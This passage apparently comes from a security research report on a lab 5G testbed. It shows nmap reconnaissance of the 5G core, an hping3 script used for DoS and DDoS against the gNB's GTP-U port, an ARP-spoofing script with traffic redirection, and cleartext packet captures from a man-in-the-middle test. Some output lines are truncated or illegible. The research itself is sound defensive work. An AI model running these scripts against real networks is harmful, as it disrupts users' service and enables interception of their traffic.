During our efforts to perform active scanning against the 5G system from the perspective of the insider threat, we discovered the primary bridge of the 5G core and all associated services (UPF, SMF, AMF). This active scan included active discovery of vulnerabilities, as well as executing all default scripts within the nmap scripting engine. Overall, the nmap scans identified numerous open addresses and ports within the 5G core and other subsystems. Due to the overall length and number of the detailed scan results, summary findings along with several examples highlighted in the below Figure 19 below have been provided.



```
Nmap scan report for 192.168.70.129
Host is up (0.00040s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; proto
col 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.70.131
Host is up (0.00044s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.7.40
| mysql-info:
|   Protocol: 10
|   Version: 5.7.40
|   Thread ID: 299
|   Capabilities flags: 65535
|   Some Capabilities: DontAllowDatabaseTableColumn, Ignore
peaks41ProtocolOld, LongPassword, IgnoreSigpipes, ODBCClien
portsTransactions, SwitchToSSLAfterHandshake, SupportsCompr
ocal, FoundRows, Speaks41ProtocolNew, ConnectWithDatabase,
flag, SupportsMultipleStatments, SupportsMultipleResults, S
|   Status: Autocommit
|   Salt: 3\x0[illegible]
|_  Auth Plugin Name: mysql_native_password
```

```
Nmap scan report for 192.168.70.132
Host is up (0.00038s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE    VERSION
80/tcp   open  http
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Connection: Close
|     Content-Length: 25
|     requested method does not exist
|   RTSPRequest, SIPOptions:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 32
|     Encountered invalid HTTP version
|   SMBProgNeg, TerminalServerCookie, WMSRequest, oracle-tns:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 27
|_    Unknown HTTP request method
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title.
8080/tcp open  http-proxy?
1 service unrecognized despite returning data. If you know the service/version, plea
se submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-servi
```


```
Initiating Connect Scan at 23:36
Scanning 9 hosts [1000 ports/host]
Discovered open port 3306/tcp on 192.168.70.131
Discovered open port 80/tcp on 192.168.70.132
Discovered open port 80/tcp on 192.168.70.136
Discovered open port 8080/tcp on 192.168.70.136
Discovered open port 80/tcp on 192.168.70.137
Discovered open port 8080/tcp on 192.168.70.137
Discovered open port 80/tcp on 192.168.70.138
overed open port 8080/tcp on 192.168.70.138
overed open port 8080/tcp on 192.168.70.132
overed open port 80/tcp on 192.168.70.133
overed open port 22/tcp on 192.168.70.129
overed open port 9090/tcp on 192.168.70.134
leted Connect Scan against 192.168.70.131 in 0.21s (8 hosts left)
leted Connect Scan against 192.168.70.135 in 0.21s (7 hosts left)
leted Connect Scan against 192.168.70.129 in 0.21s (6 hosts left)
leted Connect Scan against 192.168.70.132 in 0.21s (5 hosts
leted Connect Scan against 192.168.70.137 in 0.21s (4 hosts
leted Connect Scan against 192.168.70.138 in 0.21s (3 hosts
leted Connect Scan against 192.168.70.134 in 0.21s (2 hosts
leted Connect Scan against 192.168.70.133 in 0.21s (1 host le
leted Connect Scan at 23:36, 0.21s elapsed (9000 total ports
```

```
ubuntu@cluster-node-1:~$ nmap -T4 -A -v 192.168.70.128/26
Starting Nmap 7.80 ( https://nmap.org ) at 2023-05-22 23:50 UTC
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 23:50
Completed NSE at 23:50, 0.00s elapsed
Initiating NSE at 23:50
Completed NSE at 23:50, 0.00s elapsed
Initiating NSE at 23:50
Completed NSE at 23:50, 0.00s elapsed
Initiating Ping Scan at 23:50
Scanning 64 hosts [2 ports/host]
Completed Ping Scan at 23:50, 1.00s elapsed (64 total hosts)
Initiating Parallel DNS resolution of 64 hosts. at 23:50
Completed Parallel DNS resolution of 64 hosts. at 23:50, 13.00s elapsed
Nmap scan report for 192.168.70.128 [host down]
Nmap scan report for 192.168.70.130 [host down]
Nmap scan report for 192.168.70.139 [host down]
Nmap scan report for 192.168.70.140 [host down]
```

Figure 19. Nmap scripting engine impactions and discovery against 5G core

6.4.3 DoS

During our active attempt to break the GTP-U connection taking place between the AMF and UE through the gNB, we designed scenarios that would disrupt service via denial-of-service methods. Our efforts to disrupt the 5G RAN with a DoS scenario against the GTP-U user diagram protocol port running the gNB was successful. A single node running Hping3 demonstrated malformed GTP packets. Though the RAN was still operational, the system began to demonstrate degradation within the gNB log output (highlighted in Figure 20).



```
ubuntu@ue-black-desktop:~$ sudo ip route add 192.168.10.0/24
dev oaitun_ue1
ubuntu@ue-black-desktop:~$ ping 192.168.10.101
PING 192.168.10.101 (192.168.10.101) 56(84) bytes of data.
64 bytes from 192.168.10.101: icmp_seq=1 ttl=62 time=8.01 ms
64 bytes from 192.168.10.101: icmp_seq=2 ttl=62 time=15.5 ms
64 bytes from 192.168.10.101: icmp_seq=3 ttl=62 time=13.9 ms
64 bytes from 192.168.10.101: icmp_seq=4 ttl=62 time=10.9 ms
64 bytes from 192.168.10.101: icmp_seq=5 ttl=62 time=9.59 ms
64 bytes from 192.168.10.101: icmp_seq=6 ttl=62 time=7.39 ms
64 bytes from 192.168.10.101: icmp_seq=7 ttl=62 time=5.94 ms
64 bytes from 192.168.10.101: icmp_seq=8 ttl=62 time=14.0 ms
64 bytes from 192.168.10.101: icmp_seq=9 ttl=62 time=12.9 ms
64 bytes from 192.168.10.101: icmp_seq=10 ttl=62 time=11.6 ms
```

```
ubuntu@gnb-blue-desktop:~$ sudo netstat -peanut | grep 2152
udp        0      0 192.168.99.198:2152     0.0.0.0:*
47533/nr-softmodem
```

```
[GTPU]   [303] received malformed gtp packet length
[NR_MAC]   Frame.Slot 384.0
UE RNTI a091 (1) PH 0 dB PCMAX 0 dBm, average RSRP -131 (16 meas)
UE a091: CQI 0, RI 1, PMI (0,0)
UE a091: dlsch_rounds 1466/1/0/0, dlsch_errors 0, pucch0_DTX 1, BLER 0.00000 MCS 9
UE a091: dlsch_total_bytes 180375
UE a091: ulsch_rounds 38020/1/0/0, ulsch_DTX 1, ulsch_errors 0, BLER 0.00000 MCS 9
UE a091: ulsch_total_bytes_scheduled 3249556, ulsch_total_bytes_received 3249324
UE a091: LCID 1: 516 bytes TX
UE a091: LCID 4: 8571 bytes TX
UE a091: LCID 4: 9011 bytes RX

[GTPU]   [303] received malformed gtp packet length
[NR_MAC]   Frame.Slot 512.0
UE RNTI a091 (1) PH 0 dB PCMAX 0 dBm, average RSRP -130 (16 meas)
UE a091: CQI 0, RI 1, PMI (0,0)
UE a091: dlsch_rounds 1481/1/0/0, dlsch_errors 0, pucch0_DTX 1, BLER 0.00000 MCS 9
UE a091: dlsch_total_bytes 182230
UE a091: ulsch_rounds 38406/1/0/0, ulsch_DTX 1, ulsch_errors 0, BLER 0.00000 MCS 9
UE a091: ulsch_total_bytes_scheduled 3282556, ulsch_total_bytes_received 3282324
UE a091: LCID 1: 536 bytes TX
UE a091: LCID 4: 8664 bytes TX
UE a091: LCID 4: 9100 bytes RX

^C
ubuntu@gnb-blue-desktop:~$
```


```
ubuntu@cluster-node-1:~$ ./hping3-udp-gtpu.sh
[open_sockraw] socket(): Operation not permitted
[main] can't open raw socket
ubuntu@cluster-node-1:~$ sudo !!
sudo ./hping3-udp-gtpu.sh
HPING 192.168.99.198 (wgmt 192.168.99.198): udp mode set, 28 headers + 64 data bytes
[main] memlockall(): Operation not supported
Warning: can't disable memory paging!

--- 192.168.99.198 hping statistic ---
100 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
ubuntu@cluster-node-1:~$
```

```
  GNU nano 4.8                     hping3-udp-gtpu.sh
#!/bin/bash

# Set the target IP address
TARGET_IP="192.168.99.198"

# Set the target port
TARGET_PORT=2152

# Set the number of packets to send
PACKET_COUNT=100

# Set the packet size
PACKET_SIZE=64

# Perform the hping3 UDP test
hping3 $TARGET_IP -c $PACKET_COUNT -p $TARGET_PORT --udp -d $PACKET_SIZE -E /dev/urandom
```

Figure 20. DoS scenario against gNB GTP-U service

6.4.4 Distributed DoS

Due to impactions of a single threat node performing a DoS against the GTP-U service port running the gNB, our team progressed with performing a distributed DoS threat scenario against the software modem running on the gNB. The distributed DoS successfully disrupted the GTP-U service. Since this GTP-U service extends the user access via the UPF, SMF, and AMF, user access became impossible. During the DDoS, the UE quickly disconnected from the 5G RAN, and the UE attempted to reset and establish RAN. Following the execution of this threat scenario, the research team had to shut down and redeploy all 5G core functions, gNB software modems, and UE radios.



```
64 bytes from 192.168.10.101: icmp_seq=230 ttl=62 time=10.4 ms
64 bytes from 192.168.10.101: icmp_seq=231 ttl=62 time=8.95 ms
64 bytes from 192.168.10.101: icmp_seq=232 ttl=62 time=7.59 ms
64 bytes from 192.168.10.101: icmp_seq=233 ttl=62 time=6.44 ms
64 bytes from 192.168.10.101: icmp_seq=234 ttl=62 time=14.5 ms
64 bytes from 192.168.10.101: icmp_seq=235 ttl=62 time=12.4 ms
64 bytes from 192.168.10.101: icmp_seq=236 ttl=62 time=12.1 ms
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
```

```
[GTPU]   [103] received malformed gtp packet length
[GTPU]   [103] received malformed gtp packet length
[GTPU]   [103] received malformed gtp packet length
[GTPU]   [103] received malformed gtp packet length
[NR_MAC]   Frame.Slot 256.0
[illegible]
[NR_MAC]   Detected UL Failure on PUSCH after 10 PUSCH DTX, stopping scheduling
[NR_MAC]   Detected UL Failure on PUSCH after 11 PUSCH DTX, stopping scheduling
[NR_MAC]   Detected UL Failure on PUSCH after 12 PUSCH DTX, stopping scheduling
[NR_MAC]   Detected UL Failure on PUSCH after 13 PUSCH DTX, stopping scheduling
```

```
ubuntu@gnb-blue-desktop:~$ sudo netstat -peanut| grep softmodem
tcp        0      0 192.168.99.198:[illegible]    192.168.99.116:[illegible]    ESTABLISHED 0
udp        0      0 192.168.99.198:2152           0.0.0.0:*
[illegible]
ubuntu@gnb-blue-desktop:~$
```


```
ubuntu@cluster-node-1:~$ sudo ./hping3-udp-gtpu.sh
HPING 192.168.99.198 [illegible]: udp mode set, 28 headers + 128 data bytes
[main] memlockall(): Operation not supported
Warning: can't disable memory paging!
```

```
#!/bin/bash

# Set the target IP address
TARGET_IP="192.168.99.198"

# Set the target port
TARGET_PORT=2152

# Set the number of packets to send
PACKET_COUNT=100

# Set the packet size
PACKET_SIZE=64

# Perform the hping3 UDP test
hping3 $TARGET_IP -c $PACKET_COUNT -p $TARGET_PORT --udp -d $PACKET_SIZE -E /dev/urandom
```

Figure 21. Distributed DoS scenario against gNB GTP-U service

6.4.5 ArpSpoof

As an effort to interface directly with the distributed energy control system (hive and worker nodes) and its communication, our research team created basic ArpSpoof scripts to interfere and/or intercept TCP communications from the worker node UE through the GTP-U SMF session through the UPF to the MEC hive node. During this effort, the ArpSpoof was able to redirect the communications destine for IP address 192.168.10.66 (hive nodes) to 192.168.10.101 (threat node). As a result, the ping from the worker node UE to the MEC-level hive node was broken, as shown in Figure 22.



```
ubuntu@ue-black-desktop:~$ ping 192.168.10.66
PING 192.168.10.66 (192.168.10.66) 56(84) bytes of data.
64 bytes from 192.168.10.66: icmp_seq=1 ttl=62 time=13.6 ms
64 bytes from 192.168.10.66: icmp_seq=2 ttl=62 time=11.9 ms
64 bytes from 192.168.10.66: icmp_seq=3 ttl=62 time=9.84 ms
64 bytes from 192.168.10.66: icmp_seq=4 ttl=62 time=8.60 ms
64 bytes from 192.168.10.66: icmp_seq=5 ttl=62 time=7.56 ms
64 bytes from 192.168.10.66: icmp_seq=6 ttl=62 time=5.92 ms
64 bytes from 192.168.10.66: icmp_seq=7 ttl=62 time=12.9 ms
64 bytes from 192.168.10.66: icmp_seq=8 ttl=62 time=10.9 ms
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
```


```
  GNU nano 4.8                         arp-spoof-tc1.sh
#!/bin/bash

# Enable IP forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward

# Perform ARP spoofing
arpspoof -i ens32 -t 192.168.10.66 192.168.10.102 &
arpspoof -i ens32 -t 192.168.10.102 192.168.10.66 &

# Enable packet forwarding to redirect traffic
iptables -t nat -A PREROUTING -p tcp --destination-port 3333 -j REDIRECT --to-port 8080
```

```
ubuntu@cluster-node-1:~$ sudo ./arp-spoof-tc1.sh
ubuntu@cluster-node-1:~$ 0:c:29:ce:e8:23 0:c:29:ce:e8:23 0:c:29:13:e3:8d 0806 42: arp reply 1
92.168.10.102 is-at 0:c:29:ce:e8:23
0:c:29:b2:1b:74 0806 42: arp reply 192.168.10.66 is-at 0:c:29:ce:e8:23
0:c:29:ce:e8:23 0:c:29:b2:1b:74 0806 42: arp reply 192.168.10.66 is-at 0:c:29:ce:e8:23
0:c:29:ce:e8:23 0:c:29:13:e3:8d 0806 42: arp reply 192.168.10.102 is-at 0:c:29:ce:e8:23
0:c:29:ce:e8:23 0:c:29:b2:1b:74 0806 42: arp reply 192.168.10.66 is-at 0:c:29:ce:e8:23
0:c:29:ce:e8:23 0:c:29:13:e3:8d 0806 42: arp reply 192.168.10.102 is-at 0:c:29:ce:e8:23
0:c:29:ce:e8:23 0:c:29:ce:e8:23 0:c:29:13:e3:8d 0806 42: arp reply 192.168.10.102 is-at 0:c:2
9:ce:e8:23
0:c:29:b2:1b:74 0806 42: arp reply 192.168.10.66 is-at 0:c:29:ce:e8:23
```

Figure 22. ArpSpoof performed against 5G MEC and UPF

6.4.6 Man-in-the-Middle

To simulate the man-in-the-middle scenario from a packet capture perspective, we discovered that lack of encryption was enabled by the hive and worker. When capturing packets at the worker node UE interfaces (Figure 23), both TCP and MMS data provide a scenario for threat attackers to leverage clear text data to advance their actions.



MMS pulling object reference in clear text

```
17:53:50.304337 IP (tos 0x0, ttl 64, id 4820, offset 0, flags [DF], proto TCP (6), length 143)
    192.168.11.202.iso-tsap > 192.168.11.114.55572: Flags [P.], cksum 0x51ae (correct), seq 2700:2803,
 ack 1857, win 60000, length 103
        0x0000:  4500 008f 12d4 4000 4006 8f08 c0a8 0bca  E.....@.@.......
        0x0010:  c0a8 0b72 0066 d914 7d66 9254 c91f 219b  ...r.f..}f.T..!.
        0x0020:  5018 ea60 51ae 0000 0300 0067 02f0 8001  P..`Q......g....
        0x0030:  0001 0061 5a30 5802 0103 a053 a351 a04f  ...aZ0X....S.Q.O
        0x0040:  a02b 3029 a027 a125 1a0c 5052 4f54 5f49  .+0).'.%..PROT_I
        0x0050:  4544 5052 4f54 1a15 4f62 6a31 4353 5749  EDPROT..Obj1CSWI
        0x0060:  3124 434f 2450 6f73 244f 7065 72a0 20a2  1$CO$Pos$Oper...
        0x0070:  1e83 0101 a205 8501 0389 0086 0101 9108  ................
        0x0080:  645b da2e 2a3d 7000 8301 0084 0206 00    d[..*=p........
17:53:50.304341 IP (tos 0x0, ttl 64, id 16756, offset 0, flags [DF], proto TCP (6), length 40)
```

```
17:59:13.240650 IP (tos 0x0, ttl 64, id 39095, offset 0, flags [DF], proto TCP (6), length 52)
    12.1.1.151.40146 > 192.168.10.77.3333: Flags [.], cksum 0xf5da (correct), seq 1, ack 2001, win 62, options [nop,nop,
TS val 821946727 ecr 1838300036], length 0
        0x0000:  4500 0034 98b7 4000 4006 c97f 0c01 0197  E..4..@.@.......
        0x0010:  c0a8 0a4d 9cd2 0d05 b0df c33e 0224 9b43  ...M.......>.$.A
        0x0020:  8010 003e f5da 0000 0101 080a 30fd e967  ...>..........0..g
        0x0030:  6d92 5ac4                                m.Z.
17:59:23.629550 IP (tos 0x0, ttl 62, id 5684, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.10.77.3333 > 12.1.1.151.40146: Flags [F.], cksum 0x5102 (correct), seq 2001, ack 1, win 510, options [nop,n
p,TS val 1838333659 ecr 821946727], length 0
        0x0000:  4500 0034 1634 4000 3e06 4d03 c0a8 0a4d  E..4.4@.>.M....M
        0x0010:  0c01 0197 0d05 9cd2 0224 9b41 b0df c33e  .........$.A...>
        0x0020:  8011 01fe 5102 0000 0101 080a 6d92 bedb  ............m...
        0x0030:  30fd e967                                0..g
17:59:23.673036 IP (tos 0x0, ttl 64, id 39096, offset 0, flags [DF], proto TCP (6), length 52)
    12.1.1.151.40146 > 192.168.10.77.3333: Flags [.], cksum 0x6a0a (correct), seq 1, ack 2002, win 62, options [nop,nop,
TS val 821957161 ecr 1838333659], length 0
        0x0000:  4500 0034 98b8 4000 4006 c97e 0c01 0197  E..4..@.@..~....
        0x0010:  c0a8 0a4d 9cd2 0d05 b0df c33e 0224 9b42  ...M.......>.$.B
        0x0020:  8010 003e 6a0a 0000 0101 080a 30fe 121f  ...>j.......0...
        0x0030:  6d92 bedb                                m...
```

Clear Text Packet Captures

Clear text control policy pulled from Hive to Worker


```
17:51:19.026265 IP (tos 0x0, ttl 64, id 21358, offset 0, flags [DF], proto TCP (6), length 1940)
    192.168.10.77.3333 > cluster-node-2.41024: Flags [P.], cksum 0x9d8a (incorrect -> 0x4834), seq 11
        0x0000:  4500 0794 536e 4000 4006 49f2 c0a8 0a4d  E...Sn@.@.I....M
        0x0010:  c0a8 0a66 0d05 a040 1729 cc11 b64d a509  ...f...@.)...M..
        0x0020:  8018 01fe 9d8a 0000 0101 080a 6d8b 5a12  ............m.Z.
        0x0030:  30f6 ad20 300a 310a 300a 310a 300a 310a  0...0.1.0.1.0.1.
        0x0040:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x0050:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x0060:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x0070:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x0080:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x0090:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x00a0:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x00b0:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x00c0:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x00d0:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x00e0:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x00f0:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x0100:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x0110:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x0120:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x0130:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x0140:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x0150:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x0160:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
        0x0170:  300a 310a 300a 310a 300a 310a 300a 310a  0.1.0.1.0.1.0.1.
```

Figure 23. Man-in-the-middle scenario performed against 5G MEC, UPF, and UE networks

6.4.7 False Data Injection

During our research, we also developed a series of false data injection scenarios against the distributed control system port 20000 over TCP and port 3333 TCP interface. Based on the

